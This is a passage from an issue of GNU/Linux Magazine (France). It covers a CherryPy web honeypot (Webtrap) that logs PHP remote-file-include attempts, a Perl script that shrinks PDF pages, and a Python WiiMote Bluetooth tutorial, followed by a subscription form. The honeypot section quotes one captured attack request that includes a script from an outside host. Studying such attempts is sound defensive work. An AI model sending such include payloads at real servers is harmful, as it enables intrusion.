   for var in kwargs:
      if self.include.match(kwargs[var]):
         self.download(kwargs[var])
   for arg in args:
      if self.include.match(arg):
         self.download(arg)
```

Dans cette version, nous ne détectons pas les autres types de failles telles que les SQL injections ou les *path/file disclosures*, mais la méthode reste la même : on analyse à coup d'expressions régulières les paramètres des requêtes HTTP.

3.3 Intégration de Webtrap dans un site web

Maintenant que notre classe est prête, voyons comment l'utiliser. Pour commencer, on va commencer par créer notre site web bidon de quelques pages...

```
import cherrypy as cp

class Root:

   @cp.expose
   def index(self):
      return """<b>Je suis la page index. <a href='prout'>Go</a> sur
le page qui sent mauvais.</b>"""
   @cp.expose
   def prout(self):
      return """*PSSSSSSSSSSSST*"""

if __name__ == "__main__":
    cp.quickstart(Root())
```

Pour intégrer Webtrap à ce petit site web, nous devons rajouter un constructeur qui va instancier notre classe Webtrap et une méthode **default()** qui va appeler la méthode **proceed()** pour chaque requête invalide.

```
import webtrap

class Root:

   def __init__(self):
      self.webtrap = webtrap.webtrap()
   (…)

   def default(self, *args, **kwargs):
      return self.webtrap.proceed(cp.request.headers, args, kwargs,
cp.request.request_line)
```

À la méthode **proceed()**, nous passons les en-têtes de la requête HTTP qui sont accessibles dans le dictionnaire **cp.request.headers**, les arguments de la requête et la ligne correspondante à la requête (**GET / HTTP/1.0**). Ainsi, lorsque l'on tente d'accéder à une page invalide, nous tombons sur nos pages aléatoires renvoyées par la méthode **proceed()**...




Fig. 5 : Une page aléatoire de Webtrap

Lorsqu'une requête exploitant une faille **include** est détectée, le script est récupéré et la requête est tracée dans un fichier de logs comme ci-dessous.

```
210.109.102.108 (libwww-perl/5.79) GET /ecpay/config.inc.
php?config[root_dir]=http://www.cdpm3.com/id.txt? HTTP/1.1 []
```

4 Avenir de Webtrap

Les premiers scripts récupérés montrent que les pirates tentent dans un premier temps d'inclure un simple code PHP qui a pour unique but de renvoyer une chaîne de caractères ou diverses statistiques du serveur web afin de vérifier le bon fonctionnement de l'inclusion du script. Si cela est le cas, d'autres scripts plus malicieux sont ensuite inclus. Pour récupérer ces derniers, il serait intéressant d'intégrer à Webtrap un simple interpréteur PHP pour que ce dernier puisse renvoyer ce que le pirate attend.

Dans les versions futures de Webtrap, on peut penser à intégrer de fausses pages émulant des scripts malveillants connus tels que **r57shell.php** pour voir ce que les pirates réalisent avec ces scripts (première commande,...). On peut également améliorer le moteur de génération de pages aléatoires en se basant sur des pages trouvées sur Google et détecter ainsi des failles différentes des tentatives d'**include** comme l'exécution de commandes à distance.

5 Mise en place sur un site sous OpenBSD

5.1 Création du site

5.1.1 Un index

Pour mettre en place notre piège à pirate, nous allons créer notre site web en Cherrypy avec Genshi **[6]**, un moteur de *templates* très simple. Nous commencons par créer le template d'une page **index** qui se trouvera dans le répertoire **pages** et qui n'affiche qu'un message dynamique de bienvenue.

```
<html>
<head>
   <title>woo.</title>
</head>
<body>
   <h1>tupuduku $prenom $nom.</h1>
</body>
</html>
```

Nous écrivons le code Python qui va retourner la page à ceux qui la demandent.

```
import cherrypy as cp
from genshi.template import TemplateLoader

loader = TemplateLoader("pages")

class Root:
   @cp.expose
   def index(self, prenom = "Jean", nom = "Bonbeurre"):
       tmpl = loader.load("index.tpl")
       page = tmpl.generate(prenom = prenom, nom = nom)
       return page.render('html')

if __name__ == '__main__':
   cp.tree.mount(Root())
   cp.server.quickstart()
   cp.engine.start()
```

Notre minuscule site web est maintenant en place.

5.1.2 Mise en place de Webtrap

Pour intégrer Webtrap, nous procédons comme précédemment en ajoutant la méthode **default()** qui va envoyer à Webtrap toutes les requêtes invalides.

5.1.3 Tromper les moteurs de recherche

Une fois que Webtrap est en place, il faut maintenant attirer les pirates en indexant nos fausses pages dans les premiers résultats des plus grands moteurs de recherche. Pour cela, nous allons user d'une technique appelée le « *cloaking* » qui est assez connue dans le monde du référencement de sites web. Cette technique consiste à détecter la venue d'un robot pour lui fournir des fausses pages bourrées de liens internes. Dans notre cas, nous n'avons qu'à modifier notre page d'index pour détecter la présence du Google bot en anlysant l'**user-agent** de la requête HTTP pour envoyer la page d'index avec un lien pointant vers une page invalide... Le robot se prendra ensuite les pieds dans les faux liens renvoyés par Webtrap.

```
try:
   if cp.request.headers["User-Agent"].find("Google") >= 0:
      google = True
except:
   google = False
```

5.1.4 Redirection pf

Pour ne pas lancer Cherrypy en *root*, nous allons le laisser écouter le port 8080 sur l'interface locale et nous allons rediriger le trafic visant le port 80 vers le port 8080 avec pf et la règle suivante :

```
rdr pass on $ext_if inet proto tcp from any to any port 80 -> lo0 port 8080
```

Notre site internet ainsi que notre web honeypot est accessible de l'extérieur, il ne reste plus qu'à attendre les premiers pirates... Les sources de Webtrap avec ce site comme exemple sont disponibles sur mon site web **[7]**.

6 Conclusion

Cherrypy permet donc de créer rapidement et simplement des applications web en Python. Nous l'avons vu pour la réécriture de Webtrap, un simple honeypot qui capture et analyse toutes les requêtes invalides. Initialement écrit en PHP, Webtrap tenait sur 500 lignes de code. Aujourd'hui réécrite en Python et avec les mêmes fonctionnalités, la classe Webtrap ne tient que sur 140 lignes de code et ne dépend plus d'Apache.

Au niveau des résultats, Webtrap a permis de récolter environ une vingtaine de scripts PHP sur une durée de 3 semaines. Si ces derniers se révèlent être intéressants, il n'est pas exclu qu'une petite analyse paraisse dans un prochain *GLMF*.

Références

- [1] http://clem1.be/gimme/honeypots.pdf
- [2] http://httpd.apache.org/docs/2.0/mod/mod_rewrite.html
- [3] http://honeynet.org/papers/bots/
- [4] http://ghh.sourceforge.net/
- [5] http://cherrypy.org/wiki/TableOfContents
- [6] http://genshi.edgewall.org
- [7] http://clem1.be/gimme/glmf-webtrap.tgz

Auteur : Clément Lecigne

HACK(S)

Perles de Mongueurs

Depuis le numéro 59, les Mongueurs de Perl vous proposent tous les mois de découvrir les scripts jetables qu'ils ont pu coder ou découvrir dans leur utilisation quotidienne de Perl. Bref, des choses trop courtes pour en faire un article, mais suffisamment intéressantes pour mériter d'être publiées. Ce sont les perles de Mongueurs.

Auteur

- Sébastien « sdeseille » Deseille

1 Réduire la taille des pages d'un document PDF

Dans le cadre de mon travail, j'ai été confronté à la nécessité de redimensionner des documents PDF qui étaient associés à des courriers. En effet, la société qui s'occupe de l'impression et de la mise sous pli des courriers ajoute des repères pour les besoins de son activité. Lorsqu'un pli se voit composé d'un document scanné au format PDF avec un fond en pleine page A4, il devient difficile pour le système d'identifier les repères.

Par chance, toute la chaîne d'édition des courriers avant leur envoi chez l'imprimeur est gérée par des scripts en Perl. Mieux encore, c'est moi qui assurais la maintenance évolutive et corrective de ces scripts. On ne le répétera jamais assez : CPAN est ton ami. À moins que ce ne soit Google. Bref, j'ai recherché sur http://search.cpan.org/, pour ceux du fond qui n'ont pas suivi, un module d'édition de document PDF.

C'est là qu'intervient **PDF::API2**. Il ne doit pas vous être inconnu si vous avez lu la perle du numéro 97 sur la suppression d'une page d'un fichier PDF. Je ne reviendrai pas sur ce que permet de faire ce module. Il faut retenir que c'est un vrai couteau suisse du format de fichier PDF.

1.1 PDF::API2

J'ai donc besoin de créer un document PDF au format A4 à partir de chacune des pages, de mon document original, réduites d'un pourcentage suffisant pour identifier les repères ajoutés par l'imprimeur.

Nous allons voir qu'il suffit de quelques méthodes bien choisies de **PDF::API2** pour arriver à nos fins.

- On commence en douceur avec **open()** et **new()**, afin d'ouvrir un document PDF existant et d'en créer un vide ;
- **importPageIntoForm()** : ça se complique un peu plus avec cette méthode. Elle permet d'importer une page d'un document dans un Form XObjects, en spécifiant le fichier original et le numéro de la page à importer. Ce qu'il faut comprendre, c'est que le Form XObjects décrit des objets de type texte, vecteur ou image à l'intérieur d'un fichier PDF. Cet objet peut ensuite être réutilisé, modifié autant de fois qu'on le souhaite dans le document.
- **page** : comme son nom l'indique, permet l'ajout d'une page dans le document.
- **mediabox()** : cette méthode définit la hauteur et la largeur de la page dans le document. On peut lui passer un format standard en argument, par exemple **A4**.
- **gfx** : on crée un objet de type graphique destiné à recevoir la page redimensionnée. Cet objet joue donc le rôle de conteneur.
- **formimage()** : on affecte au conteneur notre Form XObjects auquel on applique un ratio de réduction. La réduction s'effectue à partir des marges haute et droite. Il faut donc déplacer notre *object* en lui renseignant une marge basse et gauche pour le centrer sur la page. Cela se fait grâce aux arguments de position **x** et **y** passés à la méthode.

Voici le programme complet :

```
#!/usr/bin/perl -w
use strict;
use warnings;
use PDF::API2;

# on prend en entrée le nom du fichier PDF passé
# en argument
my $pdf_input  = $ARGV[0];
my $pdf_output = $pdf_input . ".pdf";
```

```
my $new_pdf = PDF::API2->new;
my $old_pdf = PDF::API2->open($pdf_input);
my $num_page=1;

my $x_position = 10;
my $y_position = 20;
my $ratio=0.8;

my $nb_pages = $old_pdf->pages();

# on boucle sur toutes les pages du document original
while ( $num_page <= $nb_pages ) {

    # on crée le form xobject à partir de chaque page
    my $form_xobject = $new_pdf->importPageIntoForm($old_pdf,$num_page);

    # ajoute une page au nouveau document PDF
    my $page = $new_pdf->page;
```

```
    # on spécifie une taille A4 soit 21cm par 29.7cm
    $page->mediabox('A4');

    # on crée un conteneur graphique
    my $gfx = $page->gfx;

    # on positionne dans le conteneur notre form xobject réduit
    $gfx->formimage( $form_xobject, $x_position, $y_position, $ratio );
    $num_page++;
}

# on enregistre notre nouveau fichier PDF
$new_pdf->saveas("$pdf_output");

# on fait le ménage en mémoire
$new_pdf->end();
$old_pdf->end();
```

2 Conclusion

Le programme ci-dessus ne sert bien sûr qu'à illustrer les fonctionnalités qui ont été mises en pratique dans mon exemple. Je laisse le soin au lecteur de se créer une routine qui répondrait à ses besoins personnels.

À la rédaction de cette perle, j'ai constaté qu'il était toujours possible de sélectionner les blocs de texte présents dans les documents PDF réduits. J'étais persuadé que les documents PDF étaient convertis en image. On garde donc un fichier PDF avec les propriétés qui le caractérisent. Toujours utile à savoir, lorsque l'on a des documents PDF dont on souhaite modifier le contenu.

Références

- **http://search.cpan.org/dist/PDF-API2/**
  La documentation de **PDF::API2**.
- **http://www.prepressure.com/**
  Un site qui m'a permis de comprendre ce qu'était un form XObjects. Il apporte des explications sur la norme PostScript et PDF.
- BRUHAT (Philippe), « Perles de Mongueurs : supprimer une page d'un fichier PDF », *GNU/Linux Magazine* n°97, septembre 2007.
  http://articles.mongueurs.net/magazines/perles/perles-35.html

À vous !

Envoyez vos perles à **perles@mongueurs.net**. Elles seront peut-être publiées dans un prochain numéro de *GNU/Linux Magazine*.

Auteur : Sébastien « sdeseille » Deseille

Programmer la WiiMote en

La WiiMote est une manette développée par NINTENDO pour sa console de jeux Wii. L'originalité de cette manette est d'être dotée d'un processeur Bluetooth ce qui offre des possibilités jusqu'ici inexploitées pour les jeux vidéo. Mais il ne s'agit pas là de la seule prouesse technique de cet outil. Nous vous proposons dans les pages qui suivent de découvrir comment utiliser la WiiMote dans un environnement Linux au travers de scripts Python.

Auteur

- Jean-Pierre Mandon

1 Un tour d'horizon

En plus d'être sans fil, la WiiMote est équipée d'une foule de capteurs qui en font un outil particulièrement intéressant pour nous autres hackers de l'électronique. La WiiMote est équipée de 12 boutons et de 4 *leds*. Il s'agit là des équipements les plus simples. On trouve ensuite à l'intérieur de cette petite boite un capteur d'accélération 3D et un capteur de position 2D. Pour les amateurs de vibrations, il y a un moteur vibreur, ainsi qu'un haut parleur pour la diffusion du son. Enfin, les plus exigeants seront ravis de trouver une caméra infrarouge d'une résolution de 1024x768 pixels. Il s'agit en fait d'une caméra avec un filtre infrarouge. L'originalité de ce dernier dispositif est de rendre directement la position d'un ou de plusieurs points infrarouges (4 au maximum), les algorithmes de traitement d'image étant intégrés à la WiiMote.

Il est important de noter que le prix de la WiiMote généralement constaté est d'environ 40€, un concentré de technologie pour le prix d'une bonne souris !!

Tout ça ne serait passionnant que pour les possesseurs de la console de jeux correspondante si la communauté Linux n'avait rapidement travaillé sur des outils de communication permettant d'utiliser la WiiMote pour de tout autres usages que ceux pour lesquels elle avait été prévue.

Ainsi, grâce au module de gestion Bluetooth BlueZ, il est possible de dialoguer avec la WiiMote et d'exploiter ses multiples possibilités.

2 Bluetooth et Python

Bluez est une implémentation du protocole Bluetooth pour Linux. Les sources de ce module sont téléchargeables sur le site du projet www.bluez.org. Pour les utilisateurs Debian ou Ubuntu, les paquets Bluez peuvent être installés à l'aide de **apt-get**. Un module pour Python permet d'utiliser ce langage pour dialoguer avec des périphériques Bluetooth. Il s'agit de **pybluez** qui peut être téléchargé à l'adresse suivante : http://org.csail.mit.edu/pybluez/.

Une fois ces deux applications installées et notre WiiMote déballée, il s'agit maintenant de tester une première application.

Le premier programme que nous vous proposons d'écrire va nous permettre de découvrir les périphériques Bluetooth présents dans le périmètre de votre PC. Ces périphériques sont caractérisés chacun par un nom et une adresse composée de 8 octets. Cette adresse est similaire à l'adresse MAC d'une carte réseau. Pour découvrir ces périphériques, nous allons utiliser la méthode **discover_devices** de **pybluez**.

```
import bluetooth

peripheriques=bluetooth.discover_devices(lookup_
names=True)
for appareil in peripheriques:
print("peripherique:"+appareil[1]+"
adresse:"+appareil[0])
```

Le résultat du programme en ligne de commande donne chez nous l'écran suivant :

```
/usr/bin/python -u "/home/mandon/wiimote/article/programme1.py"
peripherique:Wanadoo_e4a5 adresse:00:16:38:64:31:3F
peripherique:Nintendo RVL-CNT-01 adresse:00:19:1D:A8:66:F6
```

Le premier périphérique Bluetooth trouvé est la Livebox, le second est la WiiMote. Attention, pour apparaître, la WiiMote doit être passée en mode « *discovery* ». Pour cela, appuyez en même temps sur les boutons 1 et 2 de la manette. Lorsque ce mode est actif, les 4 leds clignotent.

Il s'agit maintenant de se connecter à la WiiMote. Pour éviter la perte de temps de la méthode **discover_devices** de **pybluez** et maintenant que nous connaissons l'adresse de notre WiiMote, nous allons directement utiliser l'adresse sans passer par le mode **discover_devices**.

```
import bluetooth

receivesocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
controlsocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)

receivesocket.connect(("00:19:1D:A8:66:F6", 0x13))
controlsocket.connect(("00:19:1D:A8:66:F6", 0x11))

if receivesocket and controlsocket:
print "connexion acceptee"
else:
print "connexion rejetee"
```

Notre programme commence par créer deux *sockets* de communication pour le Bluetooth. Ces sockets communiqueront via le protocole L2CAP qui est un protocole de communication en mode connecté. Une première socket sera réservée à la réception des données de la WiiMote. La seconde est réservée à l'envoi des données de contrôle vers la WiiMote. Ces deux sockets sont nécessaires, car les ports de communications de la socket de contrôle et de la socket de réception sont différents.

Le programme établit ensuite la connexion des deux sockets avec la WiiMote, la socket de réception sur le port 0x13, la socket de contrôle sur le port 0x11. Si la connexion est établie, notre programme imprime, sur la ligne de commande, **connexion acceptee**.

```
/usr/bin/python -u "/home/mandon/wiimote/article/programme2.py"
connexion acceptee
```

Notre programme a maintenant établi une connexion bidirectionnelle avec la WiiMote. La socket de contrôle va nous permettre de transmettre des commandes à la WiiMote. La socket de réception permettra de recevoir les données provenant de la WiiMote. Nous allons maintenant mettre en œuvre un *thread* de réception pour tracer les données reçues.

La variable **etat** permet au thread de se terminer proprement si la WiiMote est déconnectée. Dans notre exemple, elle est associée à la touche [A] de la WiiMote et permet d'éviter le fonctionnement du thread. Ceci est une particularité de Python qui ne permet pas de « tuer » les threads.

```
1: import bluetooth
2: import threading
3: import time
4:
5: receivesocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
6: controlsocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
7: etat="deconnecte"
8:
9: def connect():
10: global etat
11: receivesocket.connect(("00:19:1D:A8:66:F6", 0x13))
12: controlsocket.connect(("00:19:1D:A8:66:F6", 0x11))
13: if receivesocket and controlsocket:
14: etat="connecte"
15: # definir le thread de reception
16: wii_thread=threading.Thread(None,receive,None,(1,),{'nom':"cc"})
17: # et le demarrer
18: wii_thread.start()
19: return True
20: else:
21: return False
22:
23: def receive(nb,nom=''):
24: global etat
25: receivesocket.settimeout(0.1)
26: while etat=="connecte":
27: try:
28: data=receivesocket.recv(23)
29: chaine=""
30: # si la chaine reçue n'est pas vide
31: if len(data):
32: for valeur in data:
33: # la chaine est mise en forme en hexadecimal
34: chaine=chaine+str(valeur).encode("hex").upper()+" "
35: if chaine=="A1 30 00 08 ": # touche A
36: etat="deconnecte"
37: # et imprimee
38: print(chaine)
39: except bluetooth.BluetoothError:
40: pass
41: receivesocket.close()
42: controlsocket.close()
43: etat="deconnecte"
44: return
45:
47: connect()
```

Ce programme nous permet d'établir une connexion avec la WiiMote et d'afficher les valeurs reçues de celle-ci. On voit que les valeurs reçues sont affichées suivant une forme identique :

```
A1 30 00 00
```

Le premier octet est toujours A1.

Le deuxième octet indique le type de données transmises. La valeur **0x30** indique qu'il s'agit de l'état des boutons. Dans le cas où l'octet de type est **0x30**, le type est suivi de l'état des 11 boutons de la WiiMote codé sur deux octets.

BIT	MASQUE	OCTET 1	OCTET 2
0	0x01	Pad gauche	2
1	0x02	Pad droite	1
2	0x04	Pad bas	B
3	0x08	Pad haut	A
4	0x10	+	-
5	0x20		
6	0x40		
7	0x80		Home

3 Traitement de l'octet de type 0x30

Notre script doit être adapté pour traiter les trames reçues de la WiiMote et les exploiter. Nous allons écrire une trame standard permettant de décoder les différents types de trames pouvant être reçues de la WiiMote.

Cette application permettra d'afficher les boutons actionnés sur la WiiMote en temps réel.

```
1: import bluetooth
2: import threading
3: import time

4: receivesocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
5: controlsocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
6: etat="deconnecte"
7: chaine=[] # chaines recues de la wiimote
8:
9: def connect():
10: global etat
11: receivesocket.connect(("00:19:1D:A8:66:F6", 0x13))
12: controlsocket.connect(("00:19:1D:A8:66:F6", 0x11))
13: if receivesocket and controlsocket:
14: etat="connecte"
15: # definir le thread de reception
16: wii_thread=threading.Thread(None,receive,None,(1,),{'nom':"cc"})
17: # et le demarrer
18: wii_thread.start()
19: return True
20 else:
21: return False
22:
23: def receive(nb,nom=''):
24: global etat
25: receivesocket.settimeout(0.1)
26: while etat=="connecte":
27: try:
28: data=receivesocket.recv(23)
29: if len(data):
30: for valeur in data:
31: # la chaine est stockee dans une liste
32: chaine.append(valeur)
33: except bluetooth.BluetoothError:
34: pass
35: receivesocket.close()
36: controlsocket.close()
37: etat="deconnecte"
38: return
39:
40: if connect()==False:
41: print "erreur de connexion avec la WiiMote"
42: else:
43: print "connexion OK"
44: while (etat=="connecte"):
45: if len(chaine)==4:
46: octet1=ord(chaine[2])
47: octet2=ord(chaine[3])
48: if (octet1 & 0x01)==1:
49: print "Pad gauche"
50: if (octet1& 0x02)==2:
51: print "Pad droite"
52: if (octet1 & 0x04)==4:
53: print "Pad bas"
54: if (octet1 & 0x08)==8:
55: print "Pad haut"
56: if (octet1 & 0x10)==0x10:
57: print "plus"
58: if (octet2 & 0x01)==1:
59: print "2"
60: if (octet2 & 0x02)==2:
61: print "1"
62: if (octet2 & 0x04)==4:
63: print "B"
64: if (octet2& 0x08)==8:
65: print "deconnexion"
66: etat="deconnecte"
67: chaine=[]
```

Nous avons réalisé ici un programme simple de *tracking* des données de la WiiMote, mais uniquement en ce qui concerne les boutons. Il s'agit maintenant de configurer les différentes options de la WiiMote pour pouvoir afficher les données de tous les capteurs dont elle est équipée.

4 Changement de mode

Les données qu'envoie la WiiMote sont gérées par les différents modes que l'on peut sélectionner. Le mode le plus simple que nous venons d'étudier ne renvoie que l'état des boutons. Il s'agit du mode 0x30, qui est le mode par défaut qui est activé à la mise sous tension.

Il existe 10 modes différents d'envoi des données qui chacun ont des spécificités particulières. Nous allons étudier le mode 0x31 qui permet, en plus des informations d'état des différents boutons, de recevoir également les informations de l'accéléromètre XYZ.

La sélection d'un mode de *reporting* est effectuée en envoyant à la WiiMote sur la socket de contrôle une séquence de 4 octets. Cette séquence a une forme constante :

octet 1	octet 2	octet 3	octet 4
0x52	0x12	format d'envoi	mode

Les octets 1 et 2 sont des constantes toujours égales à 0x52,0x12. L'octet 3 permet de déterminer le mode d'envoi des données. Cet octet peut prendre deux valeurs, lorsqu'il est égal à 0x00, la WiiMote n'envoie des trames de données que quand l'état change. Si cet octet est égal à 0x04, la WiiMote envoie en permanence les données.

L'octet 4 définit le type de données qui sont envoyées. Voyons ci-dessous le format des données reçues quand le mode 0x31 est sélectionné.

Nous allons reprendre le programme réalisé au premier paragraphe permettant d'afficher les valeurs hexadécimales de la WiiMote et remplacer les lignes 45 et suivantes.

```
45: controlframe=chr(0x52)+chr(0x12)+chr(0x00)+chr(0x31)
46: controlsocket.send(controlframe)
47: connect()
```

Les valeurs reçues sur la console ont maintenant cette forme :

```
A1 31 20 40 7D 7A 91
A1 31 20 20 7D 7A 92
A1 31 40 60 7D 7A 91
A1 31 20 20 7D 7A 92
A1 31 20 60 7D 7A 91
A1 31 20 00 7E 7A 91
A1 31 60 60 7D 7A 91
A1 31 20 20 7C 7A 92
A1 31 40 60 7A 7A 92
A1 31 20 60 7B 7A 92
A1 31 40 20 7E 7A 91
A1 31 20 60 7F 7A 90
A1 31 20 20 7F 7A 91
A1 31 40 60 7E 7A 91
A1 31 20 60 7D 7A 91
A1 31 20 00 7C 7A 92
A1 31 20 60 7C 7A 91
A1 31 20 40 7D 7A 91
A1 31 00 20 7D 7A 92
A1 31 60 60 7D 7A 91
```

Les 3 dernières valeurs étant celles du capteur d'accélération.

octet 1	octet 2	octet 3	octet 4	octet 5	octet 6	octet 7
0xA1	0x31	octet 1 boutons	octet 2 boutons	accélération X	accélération Y	accélération Z

5 Les 10 modes de la WiiMote

Les modes de réception de la WiiMote sont détaillés sur le site Wiibrew :

http://wiibrew.org/w/index.php?title=Wiimote#IR_Camera

Il faut savoir qu'il n'existe aucune documentation officielle du protocole utilisé par la WiiMote. Il faut donc faire preuve d'indulgence quant aux informations qui sont données. Celles-ci doivent être testées et, éventuellement, enrichies par vos propres expériences.

6 Les actionneurs de la WiiMote

On entend par actionneurs tous les équipements qui peuvent être pilotés par nos programmes sur la manette. Ils sont au nombre de 6.

Tout d'abord, la face avant est équipée de 4 leds qui servent à indiquer le mode discovery lorsque les boutons 1 et 2 sont actionnés simultanément. Une fois la WiiMote connectée, ces leds peuvent être utilisées pour une autre application. Nous allons voir comment les piloter depuis notre programme Python.

La séquence à écrire sur le port de contrôle pour actionner les leds a la forme suivante :

octet 1	octet 2	octet 3
0x52	0x11	LL

L'octet LL est un octet de commande dans lequel les bits 4 à 7 permettent de commander l'une ou l'autre des 4 leds.

LL	Led
0x10	Led 4
0x20	Led 3
0x40	Led 2
0x80	Led 1

Les leds sont numérotées de 1 à 4 de gauche à droite.

Voyons comment allumer ces leds en Python :

```
1: import bluetooth
2:
3: receivesocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
4: controlsocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
5:
6: def connect():
7: global etat
8: receivesocket.connect(("00:19:1D:A8:66:F6", 0x13))
9: controlsocket.connect(("00:19:1D:A8:66:F6", 0x11))
10: if receivesocket and controlsocket:
11: return True
12: else:
13: return False
14:
15: def allumeled(led):
16: led=0x08<<led
17: print hex(led)
18: frame=chr(0x52)+chr(0x11)+chr(led)
19: controlsocket.send(frame)
20:
21: connect()
22: allumeled(4)
```

La led n°4 (la plus à droite) s'allume.

Le moteur vibreur intégré dans la WiiMote peut être commandé de la même façon. La séquence à envoyer est identique à celle commandant les leds, mais seul le bit 0 de l'octet 3 contrôle le vibreur. Lorsque ce bit est à 1, le moteur tourne, lorsque le bit est à 0, le moteur est arrêté.

Voyons comment démarrer le moteur pendant 2 secondes :

```
1: import bluetooth
2: import time
3:
4: receivesocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
5: controlsocket = bluetooth.BluetoothSocket(bluetooth.L2CAP)
6:
7: def connect():
8: global etat
9: receivesocket.connect(("00:19:1D:A8:66:F6", 0x13))
10: controlsocket.connect(("00:19:1D:A8:66:F6", 0x11))
11: if receivesocket and controlsocket:
12: return True
13: else:
14: return False
15:
16: def rumble(etat):
17: if etat==True:
frame=chr(0x52)+chr(0x11)+chr(0x01)
else:
frame=chr(0x52)+chr(0x11)+chr(0x00)
controlsocket.send(frame)

connect()
rumble(True)
time.sleep(2)
rumble(False)
```

7 Conclusion

Ces quelques exemples montrent combien il est simple avec un langage de script comme Python d'exploiter les possibilités de ce jouet. Seuls les principes ont été décrits, mais il s'agit de l'essentiel pour pouvoir utiliser tous les autres capteurs de la WiiMote et, notamment, la caméra infrarouge. Quelques programmes particulièrement savoureux ont été réalisés par Johnny Lee. Les vidéos présentes sur son site (http://www.cs.cmu.edu/~johnny/projects/wii/) en disent long sur ce qu'il est possible de faire avec cette caméra.

Auteur : Jean-Pierre Mandon

Abonnez-vous !

Vous lisez d'autres magazines des Éditions Diamond ?
Des offres de couplage sont disponibles au verso.

Économisez Plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

11 Numéros de GNU/Linux Magazine pour le prix de 9*

* Gain pour un abonnement France Métropolitaine, par rapport au prix unitaire France Métropolitaine

11 Numéros de GNU/Linux Magazine à 55 €
(Offre France Métro)

Soit votre GNU/Linux Magazine à 5,00 €
(Tarif au numéro dans le cadre d'un abonnement France Métro)

Les 3 bonnes raisons de vous abonner !

- Ne manquez plus aucun numéro.
- Recevez GNU/Linux Magazine chaque mois chez vous ou dans votre entreprise.
- Économisez 16,50 €/an ! (soit plus de 2 magazines offerts !)

Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com.

Bon d'abonnement à découper — Tournez SVP pour découvrir toutes les offres d'abonnement >>

GNU LINUX MAGAZINE / FRANCE

Édité par Les Éditions Diamond
Tél. : + 33 (0) 3 88 58 02 08
Fax : + 33 (0) 3 88 58 02 09

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Offres d'abonnement

(Nos tarifs s'entendent TTC et en euros)

		F France Métro	D DOM	T TOM	E1 Europe 1	E2 Europe 2	EUC Etats-unis Canada	A Afrique	RM Reste du Monde
1	Abonnement Linux Magazine	55 €	59 €	67 €	69 €	66 €	70 €	68 €	77 €
2	Linux Magazine + Hors-série	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
3	Linux Magazine + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
4	Linux Magazine + Linux Pratique	78 €	85€	96 €	99 €	95 €	101 €	98 €	111 €
5	Linux Magazine + Hors-série + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
6	Linux Magazine + Hors-série + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
7	Linux Magazine + Hors-série + MISC + Linux Pratique	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
8	Linux Pratique Essentiel + Linux Pratique	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

Toutes les offres d'abonnement : en exemple les tarifs ci-dessous correspondant à la zone France Métro (F)

(Vous pouvez également vous abonner sur : www.ed-diamond.com)

Linux Magazine (11 n°s)

1 par ABO : 55€

Economie : 16,50 €

en kiosque : 71,50€

Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s)

en kiosque : 110,50€

2 par ABO : 83€


Economie : 27,50 €

Linux Magazine (11 n°s) + Misc (6 n°s)

en kiosque : 119,50€

3 par ABO : 84€

Economie : 35,50 €



Linux Magazine (11 n°s) + Linux Pratique (6 n°s)

en kiosque : 107,20€

4 par ABO : 78€

Economie : 29,20 €

Linux Pratique Essentiel (6 n°s) + Linux Pratique (6 n°s)

en kiosque : 74,70€

8 par ABO : 57€

Economie : 17,70 €

5 Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Linux Pratique (6 n°s)

par ABO : 110€

Economie : 36,20 €

en kiosque : 146,20€

6 Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Misc (6 n°s)

par ABO : 116€

Economie : 42,50 €

en kiosque : 158,50€

Linux Magazine (11 n°s) + Linux Magazine hors-série (6 n°s) + Misc (6 n°s) + Linux Pratique (6 n°s)

en kiosque : 194,20€

7 par ABO : 143€

Economie : 51,20 €

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous :

Je fais mon choix de la 1ère offre :

Je sélectionne le N° (1 à 8) de l'offre choisie :	
Je sélectionne ma zone géographique (F à RM) :	
J'indique la somme due : (Total 1)	€

